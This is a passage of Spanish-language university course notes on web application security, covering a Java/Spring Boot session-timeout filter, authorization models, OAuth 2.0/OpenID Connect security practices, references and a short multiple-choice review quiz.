import jakarta.servlet.http.HttpSession;
import java.io.IOException;

public class AbsoluteSessionTimeoutFilter implements Filter {

    private final long absoluteTimeoutMillis;

    public AbsoluteSessionTimeoutFilter(long absoluteTimeoutMinutes) {
        this.absoluteTimeoutMillis = absoluteTimeoutMinutes * 60 * 1000;
    }

    @Override
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain
chain)
            throws IOException, ServletException {
        HttpServletRequest httpRequest = (HttpServletRequest) request;
        HttpSession session = httpRequest.getSession(false);

        if (session != null) {
            long creationTime = session.getCreationTime();
            long currentTime = System.currentTimeMillis();

            if (currentTime - creationTime > absoluteTimeoutMillis) {
                // Invalida la sesión si ha superado el tiempo absoluto.
                session.invalidate();
            }
        }
        chain.doFilter(request, response);
    }
}
```

Figura 9. Configuración tiempo absoluto duración sesión. Fuente: elaboración propia.

Luego, se registra este filtro en la **configuración principal** de Spring Boot:



```java
import org.springframework.boot.web.servlet.FilterRegistrationBean;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

@Configuration
public class WebConfig {

    @Bean
    public FilterRegistrationBean<AbsoluteSessionTimeoutFilter>
absoluteSessionTimeoutFilter() {
        FilterRegistrationBean<AbsoluteSessionTimeoutFilter> registrationBean = new
FilterRegistrationBean<>();
        // Establece el tiempo de vida absoluto a 4 horas (240 minutos).
        registrationBean.setFilter(new AbsoluteSessionTimeoutFilter(240));
        registrationBean.addUrlPatterns("/*"); // Aplica el filtro a todas las rutas.
        return registrationBean;
    }
}
```

Figura 10. Registro filtro duración sesión. Fuente: elaboración propia.

© Universidad Internacional de La Rioja (UNIR)

Al combinar estas configuraciones, la aplicación tendrá una gestión de sesiones **robusta** y **segura,** protegiéndola contra varios tipos de ataques comunes.

© Universidad Internacional de La Rioja (UNIR)

5.3. Autorización

Para comprender mejor los aspectos de seguridad que intervienen en el mecanismo de autorización de acceso a los recursos de una aplicación web, es necesario establecer los objetivos, conocer los tipos de usuarios y recursos que una aplicación web puede tener, cómo es el flujo de control del mecanismo de autorización para determinar si un usuario puede acceder a un recurso de la aplicación web, qué medidas adicionales relativas a autorización se pueden implementar teniendo en cuenta las vistas vertical y horizontal de las capas de una aplicación y los ataques que el mecanismo de autorización puede sufrir. Finalmente, se dan una serie de recomendaciones de defensa a modo de resumen a tener siempre presente.

Objetivos del servicio de autorización

- Asegurarse que los usuarios solo pueden realizar acciones dentro de su nivel de privilegios.
- Controlar el acceso a los recursos protegidos usando un criterio basado en los roles y privilegios asociados a los usuarios.
- Mitigar los ataques de escalada de privilegios que posibiliten acceder a usuarios a tareas de administración o recursos no permitidos.

Tipos de usuarios que pueden acceder a un sistema

Los tipos de usuarios que pueden acceder a una aplicación web pueden ser:

- Persona que accede a la aplicación.
- Aplicación web que accede a un servicio web.
- Aplicación web que accede al SGBD.
- Aplicación, Servicio web, SGBD que accede al S.O.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

Tipos de recursos que maneja una aplicación

Los tipos de recursos que puede incluir una aplicación web pueden ser:

- Funcionalidad de la aplicación.
- Objetos en SGBD.
- Ficheros.
- Subredes.

Cualquier archivo puede ser codificado en una URL, como http://www.sitio.com/archivos/arch1.pdf

Flujo de control autorización

Flujo de uso de una aplicación web una vez que el usuario se ha autenticado:

- El usuario se autentica correctamente y obtiene un identificador de sesión válido.
- Se determina el objeto al que quiere acceder.
- Se determina si la operación está permitida. En base al identificador de sesión presentado y a la consulta de la LISTA de CONTROL de ACCESO (ACL) para verificar si el usuario con el identificador de sesión que viaja en la petición tiene los roles, perfiles, etc. necesarios para poder acceder al recurso solicitado en la petición para acceder, actualizarlo o borrarlo en su caso.

Vista horizontal de las capas de una aplicación: Esquema de acceso a una parte de la aplicación por parte de un usuario (figura 8).

- Navegador web.
- Servidor web o servidor de aplicaciones.
- Sistema gestor de bases de datos.

© Universidad Internacional de La Rioja (UNIR)




Figura 8. Ejemplo de autorización. Fuente: elaboración propia.

Vista vertical del mecanismo de autorización

Componentes donde hay que aplicar autorización en una aplicación web. Vista vertical:

- Usuario.
- Aplicación.
- *Middleware* *(Java RMI, Java Virtul Machine, RPC…).
- Sistema operativo (sistema de ficheros, memoria).
- Hardware.

© Universidad Internacional de La Rioja (UNIR)




Figura 9. Vista vertical capas de una aplicación. Fuente (Sullivan y Vincent, 2012).

Autorización a nivel de navegador web

En aquellos navegadores que incorporan la **arquitectura modular** (ver Figura 10), como Google Chrome, se permite que el componente HTML Renderer se ejecute en una Windows Sandbox mediante un Windows *restricted security token,* mientras que el Kernel se ejecuta con un User *security token* del sistema operativo. No se comprueba el sistema de ficheros FAT de los dispositivos USB. El componente HTML Renderer hace llamadas al Kernel API para **subida** y **descarga** de ficheros que autoriza el usuario. Se destaca que Windows Sandbox (tampoco el S.O.) no comprueba los intentos de apertura de TCPIP *sockets*. Sin embargo, el esquema file:///… No está permitido por los componentes HTML Renderers.

© Universidad Internacional de La Rioja (UNIR)




Figura 10. Arquitectura modular de Google Chrome. Fuente: Silic, 2020.

Autorización en servidor web, servidor de aplicaciones web

En un servidor web se pueden configurar distintas **medidas de seguridad:**

- Es necesario **filtrar las peticiones entrantes** en función de la subred de procedencia (*firewall*), *whitelisting* (mejor) o *blacklisting.*
- Los servidores de aplicaciones permiten habilitar **métodos de autenticación,** como *basic, digest,* NTLMv2, Kerberos o usar *plugin* externos, como OAuth2 o BBAuth.
- Se puede configurar la **autorización** a URL específicas detallando qué usuarios o grupos pueden acceder a qué URL concretamente.

Desarrollo del mecanismo de autorización

La autorización de acceso en una aplicación web es un proceso fundamental para garantizar que solo los usuarios con los **permisos adecuados** puedan acceder a ciertos recursos o realizar acciones específicas. Este proceso sigue a la autenticación, que es cuando se verifica quién es el usuario. Una vez que el usuario ha sido autenticado, la autorización define qué **acciones** o **recursos** puede acceder o modificar.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

Pasos clave en la autorización de acceso en una aplicación web (McDonald,2024):

1.Definir roles y permisos:

- **Roles:** los roles son categorías que agrupan a los usuarios según el tipo de acceso que necesitan. Ejemplos comunes son: Administrador, Usuario, Moderador, etc.
- **Permisos:** los permisos son acciones específicas que un usuario puede realizar, como Ver, Editar, Eliminar, Administrar usuarios, etc. Los roles se asignan a estos permisos para que los usuarios puedan tener acceso a lo que sus roles les permitan hacer.
- Ejemplo:
  - **Administrador:** tiene acceso a todos los recursos y puede realizar todas las acciones.
  - **Usuario:** solo tiene acceso a recursos específicos y solo puede ver o editar sus propios datos.
  - **Moderador:** puede gestionar contenido, pero no tiene control total sobre los usuarios o la configuración del sistema.

2.Control de acceso basado en roles (RBAC): RBAC *(role-based access control)* es el enfoque más común para la autorización. En RBAC, a cada usuario se le asigna uno o varios roles, y a esos roles se les asignan permisos sobre recursos o acciones específicas. Por ejemplo, en un sistema de gestión de contenido (CMS):

- El rol Administrador tiene permisos para crear, editar y eliminar contenido, así como gestionar usuarios.
- El rol Editor puede editar contenido, pero no puede eliminarlo o crear nuevos usuarios.
- El rol Visor solo puede leer el contenido.

© Universidad Internacional de La Rioja (UNIR)

3. Verificación de acceso en el servidor:

- **Después de que el usuario es autenticado** (por ejemplo, con un nombre de usuario y una contraseña), se crea una sesión o un *token* JWT (JSON Web Token) para almacenar la identidad del usuario y su rol.
- **Verificación en cada solicitud:** en cada solicitud que el usuario realice a un recurso específico, el servidor debe verificar el rol del usuario y determinar si tiene permisos suficientes para acceder a ese recurso.
- **Ejemplo de verificación:** si un usuario con el rol Usuario intenta acceder a una página de administración, el servidor debería responder con un error de acceso denegado o redirigirlo a una página de error o de inicio.

4. Autorización basada en rutas o recursos: la autorización también puede basarse en las rutas o los recursos que un usuario intenta acceder. Por ejemplo, solo los usuarios con el rol de Administrador pueden acceder a las rutas /admin/* o a recursos como /api/users. La autorización puede implementarse en el servidor web o en el *backend* utilizando *middleware* o filtros para verificar los permisos antes de permitir el acceso a una ruta.

5. Autorización en el *frontend:* aunque la autorización siempre debe ser validada en el *backend* para evitar manipulaciones, en algunos casos, también se realiza en el *frontend* para mejorar la experiencia del usuario. Por ejemplo, ocultando o deshabilitando botones de administración si el usuario no tiene los permisos adecuados. Sin embargo, nunca se debe confiar únicamente en el *frontend* para la autorización. El *frontend* puede ser manipulado por un atacante, por lo que el *backend* siempre debe validar el acceso antes de concederlo.

© Universidad Internacional de La Rioja (UNIR)

6. Uso de *tokens* de acceso (JWT): en aplicaciones modernas, especialmente las que utilizan una arquitectura de microservicios o API RESTful, la autorización se puede manejar mediante *tokens* JWT. Un *token* JWT contiene información codificada, como el ID del usuario y su rol. Este *token* se incluye en las solicitudes HTTP (por ejemplo, en el encabezado Authorization), y el servidor valida el *token* en cada solicitud para autorizar el acceso.

7. Manejo de errores de autorización: si un usuario intenta acceder a un recurso sin tener los permisos adecuados, se le debe redirigir a una página de error o mostrar un mensaje que indique que no tiene autorización. Ejemplo: 403 Forbidden es el código de estado HTTP que indica que el usuario está autenticado, pero no tiene permisos para acceder al recurso.

8. TOCTOU *(time to check - time to use):* para combatir este tipo de ataque hay que minimizar el tiempo de ejecución de las transacciones, sobre todo cuando se están cambiando permisos, y construir operaciones atómicas de forma que se bloquen los recursos compartidos cuando estén siendo accedidos por un usuario en modo escritura.

Administración del control de acceso a los recursos

En fase de **producción,** se puede diseñar el trabajo de **administración** y **gestión del control** de acceso a los recursos desde un punto de vista centralizado, delegado o mixto mediante el diseño de políticas, roles y perfiles de seguridad que se asocian a los distintos tipos de usuario. Según sea la asignación de perfiles, políticas o roles a los distintos tipos de usuarios de la aplicación, se tienen los siguientes tipos de gestión del control de acceso:

- ***Mandatory access control* (MAC):** el administrador del sistema tiene el control total sobre la asignación de permisos a los recursos.

© Universidad Internacional de La Rioja (UNIR)

- ***Discretionary access control* (DAC):** los administradores delegan la administración de los propietarios a los objetos que pueden asignar permisos en sus propios recursos (por ejemplo: SO Linux, Unix).

Resumen de defensas y buenas prácticas para la autorización

Lista de comprobación segura del mecanismo de autorización de una aplicación web:

- Operar con principio de **mínimos privilegios.**
- Autorización en **cada petición.**
- Protección de los **recursos estáticos:** sistemas de ficheros.
- **Verificación de roles y permisos en el servidor:** siempre valida la autorización en el servidor para evitar manipulaciones en el cliente.
- **Uso de roles bien definidos:** define claramente los roles y asigna permisos adecuados.
- **Minimización de la superficie de ataque:** no expongas rutas o recursos sensibles a usuarios que no deban tener acceso.
- **Manejo de sesiones y *tokens* de manera segura:** asegúrate de que las sesiones y los *tokens* se manejen de manera segura (por ejemplo, utilizando HTTPS, expiración de sesión, etc.).
- **Interfaz de usuario segura:** en el *frontend,* ocultar o deshabilitar elementos de la interfaz según los permisos del usuario.

© Universidad Internacional de La Rioja (UNIR)

Openid Connect y OAuth 2.0

En relación con los métodos de autenticación y autorización de tipo **Single Sign On** existen algunas implementaciones que se complementan como son Openid Connect y Oauth2. Oauth 2.0 es un framework diseñado para proporcionar soporte para el desarrollo de mecanismos de autenticación y autorización, basados en protocolos de comunicación como HTTP o JSON y otros. Openid Connect utiliza estos servicios para proporcionar servicios Proveedores de Identidades (IDP).

OAuth2 define como un usuario puede compartir información de un sistema A (proveedor de servicio) con un sistema B (consumidor) sin que el sistema B deba tener acceso a la identidad o la contraseña del usuario en el sistema A. El diagrama de funcionamiento se puede ver en la Figura 12.

© Universidad Internacional de La Rioja (UNIR)




Figura 12. Oauth 2.0. Fuente: Gigante Diez, 2018.

Para ofrecer estas funcionalidades, OAuth 2.0 se basa en la generación de códigos de acceso temporales: código de acceso (*Access Token*), código de autorización (*Authorization Token*) y código de refresco (*Refresh Token*). Estos códigos permiten a las aplicaciones de terceros acceder a la información de un usuario de forma y tiempo limitado simplemente incluyendo código en la petición.

© Universidad Internacional de La Rioja (UNIR)

La duda que puede surgir al ver esta forma de funcionamiento es qué ocurre si alguien intercepta o captura el token de acceso, ¿podría alguien usarlo para solicitar información del usuario? La respuesta es simple: sí. Sin embargo, como veremos, si se aplican correctamente las consideraciones de seguridad de la especificación, este mecanismo de autorización ofrece una funcionalidad y una seguridad que hace que empresas tan importantes como Google, Facebook, Microsoft o Twitter confíen en su seguridad.

Consideraciones de seguridad

Oauth2-OpenID Connect. Para poder asegurar que este protocolo de autorización es seguro, la especificación define una serie de medidas y recomendaciones que deben cumplir todos aquellos que quieran utilizarlo. Algunas de las principales medidas de seguridad son:

- **Todo el intercambio de token con el servidor de autorización debe hacerse bajo el protocolo de comunicaciones TLS**, el cual garantiza la integridad y confidencialidad de la comunicación. De esta forma, evitamos que un atacante externo pueda capturar nuestros tokens de acceso, refresco o autorización, que podrían ser usados contra los servidores de autenticación o de recursos para obtener acceso a información reservada. **El ámbito o acceso del token de acceso debe ser lo más limitado posible**, limitando la información a la que se puede tener acceso.

- **El servidor de autorización es el encargado de autenticar al usuario de forma segura.** El servidor debe garantizar que la contraseña (o el sistema de autenticación utilizado) sea lo suficientemente robusto para autenticar a los usuarios. En aquellos casos en los que no se pueda autenticar al cliente, el servidor debe utilizar otros métodos para la validación, como por ejemplo que sea necesario configurar la dirección URI de redireccionamiento que se utiliza.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

- **La generación de los tokens por parte del servidor de autorización debe garantizar que no puedan ser generados, modificados o adivinados por terceras partes**. La probabilidad de que un atacante genere un token debe ser inferior a 2-128 y recomendablemente inferior o igual a 2-160.

- **El tiempo de validez de los tokens o códigos de acceso debe ser de corto y de un solo uso**. Además, si el servidor de autorización detecta múltiples intentos de obtención de un token de acceso con un mismo código de autorización, el servidor debe revocar el acceso de todos los códigos de acceso concedidos en base a este token de autorización ya que este token está comprometido.

- **Los clientes que se autentiquen con el servidor de autorización deben validar el certificado TLS del servidor**, comprobando así la identidad y evitando posibles ataques *man-in-the-middle* que pueda sufrir el protocolo o posibles ataques de *phishing* que intenten suplantar la identidad del centro de autorización para obtener las credenciales del usuario.

- **Los clientes no deben almacenar los tokens en sitios vulnerables o accesibles**, como, por ejemplo, las *cookies.*

- El servidor de autorización debe **comprobar que las URI de redireccionamiento usadas tanto al conseguir el código de autorización como de acceso deben coincidir**, evitando así que un atacante modifique la misma y obtenga acceso a la cuenta de un usuario.

Spring Authorization Servery Oauth2 OpenID Connect: haciendo clic aquí, se puede acceder a una implementación segura de Oauth2-OpenID Connect en el servidor de autorización de Spring, de acuerdo con las recomendaciones anteriores.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

Vue.js, Spring Boot and MySQL y Keycloak: en el trabajo «Secure development methodology for full stack web applications: proof of the methodology applied to Vue.js, Spring Boot and MySQL» (Rodríguez, 2025), se integra el servicio de autorización Keycloak con tecnologías **Vue.js** *(frontend),* **Spring Boot** *(backend)* **and MySQL** (persistencia).

© Universidad Internacional de La Rioja (UNIR)

5.4. Referencias bibliográficas

Giganto Diez, J. (2018). *Seguridad Oauth 2 en un servicio web Api.* TechRiders. https://techriders.tajamar.es/seguridad-oauth-2-en-un-servicio-web-api/

Hoffman, A. (2024) *Web application security* (2ª ed.). O'Reilly Media Inc.

McDonald, M. (2024) *Grokking web application security.* Simon & Schuster.

Rey Rodriguez, K. S., Avellaneda Galindo, J. D., Tárrega Juan, J., Bermejo Higuera, J. R., Bermejo Higuera, J., Sicilia Montalvo, J. A. (2025). Secure development methodology for full stack web applications: proof of the methodology applied to Vue.js, Spring Boot and MySQL. *Computers, Materials & Continua, 85*(1), 1807–1858.

Silic, M., Delac, G. Y Krolo, J. (2010). *Security vulnerabilities in modern web browser architecture* [presentación en convención]. 33rd International Convention on Information and Communication Technology, Electronics and Microelectronics, Proceedings, (pp. 1240–1245), Croacia.

Spilca, L. (2024). *Spring security in action* (2ª ed.). Editorial Manning.

Sullivan, B. y Vincent, L. (2012). *Web application security: a beginner's guide.* McGraw-Hill Education.

© Universidad Internacional de La Rioja (UNIR)

OWASP Cheat Sheet session mangement

Session Management Cheat Sheet. (s. f.). https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

El objetivo de esta hoja de referencia es ayudar a los desarrolladores a implementar el estado de una aplicación web a través de identificadores robustos para cada usuario ubicado en una *cookie* que incluya las debidas propiedades de seguridad.

© Universidad Internacional de La Rioja (UNIR)

OWASP Cheat Sheet authorization

Authorization Cheat Sheet. (s. f.). https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

El objetivo de esta hoja de referencia es ayudar a los desarrolladores a implementar una lógica de autorización que sea sólida, adecuada al contexto empresarial de la aplicación, fácil de mantener y escalable. Las directrices proporcionadas en esta hoja de referencia deben ser aplicables a todas las fases del ciclo de vida del desarrollo y lo suficientemente flexibles como para satisfacer las necesidades de diversos entornos de desarrollo.

© Universidad Internacional de La Rioja (UNIR)

CNI-CCN-CERT- Seguridad en Navegadores Web

Ministerio de Defensa. (2021). *CCN-CERT BP/06. Seguridad y riesgos de los navegadores web: informe de buenas prácticas.* CN CERT y CCN. https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/1809-ccn-cert-bp-06-navegadores-web-1/file.html

Es fundamental apoyarse en una guía de configuración segura y contrastada para usar un navegador web con las debidas protecciones de seguridad. Esta guía general es muy exhaustiva, ya que aborda todos los conceptos de seguridad para bastionar un navegador.

© Universidad Internacional de La Rioja (UNIR)

Sistema de autenticación, autorización y registro en aplicaciones web

Gómez Velazques, K., Rojas Ríos, D., Arencibia Morales, A. y Solís Mulet, H. M. (2009). Caso práctico: sistema de autenticación, autorización y registro en aplicaciones web XML. *Revista Técnica de la Empresa de Telecomunicaciones de Cuba.* https://www.researchgate.net/publication/315498036_Sistema_de_autenticacion_autorizacion_y_registro_para_aplicaciones_basadas_en_servicios_WEB_XML

A través de este documento, el alumno puede conocer y analizar un caso práctico de implementación de un sistema de autenticación, autorización y registro en aplicaciones web.

© Universidad Internacional de La Rioja (UNIR)

Openscap

Tools. (s. f.). https://www.open-scap.org/tools/

El proyecto OpenSCAP proporciona diversos tipos de herramientas para la evaluación de la seguridad. Además, proporciona múltiples herramientas para ayudar a los administradores y auditores a evaluar, medir y hacer cumplir las líneas de base de seguridad.

© Universidad Internacional de La Rioja (UNIR)

Test

1. ¿Cuál es la longitud mínima recomendada de un ID de sesión?

   A. 28 bits.

   B. 128 bits.

   C. 1024 bits.

   D. 2048 bits.

2. ¿Con qué parámetros de los siguientes es más segura una *cookie*?

   A. *Secure.*

   B. HTTPonly.

   C. *Expires.*

   D. Todas las anteriores.

3. ¿Qué tipo de ataque permite suplantar a un usuario?

   A. De repetición, capturando un ID de sesión activo.

   B. Adivinación del ID de un ID de sesión activo.

   C. Fijación de sesión.

   D. Todas las anteriores.

4. Un *token* anti-CSRF permite:

   A. Validar la procedencia de una petición.

   B. Evitar XSS.

   C. Evitar SQLi.

   D. Ninguna de las anteriores.

© Universidad Internacional de La Rioja (UNIR)

5. ¿Cuándo se debe crear el ID de sesión?

A. Antes de la autenticación.

B. Después de la autenticación correcta.

C. En cualquier momento.

D. No es necesario.

6. ¿Dónde puede ubicarse el ID de sesión?

A. Cabecera *set-cookie.*

B. Parámetro URL.

C. Parámetro POST.

D. Todas las anteriores.

7. ¿Cómo se denomina la base de datos del mecanismo de autorización?

A. Lista de control de acceso.

B. Base de datos.

C. Roles.

D. Recursos.

8. ¿Cuál es un ataque a la autorización?

A. TOCTOU.

B. XSS.

C. LFI.

D. Todos los anteriores.

© Universidad Internacional de La Rioja (UNIR)

9. ¿Cuál es un mecanismo de defensa para una buena autorización?

A. Política robusta de contraseñas.

B. Separación de roles y tareas.

C. Administración robusta de permisos.

D. Todas las anteriores.

10. ¿A qué es debido TOCTOU?

A. A no diseñar operaciones atómicas.

B. A no bloquear el acceso a los recursos debidamente.

C. No tener un ID de sesión largo.

D. La A y la B.

© Universidad Internacional de La Rioja (UNIR)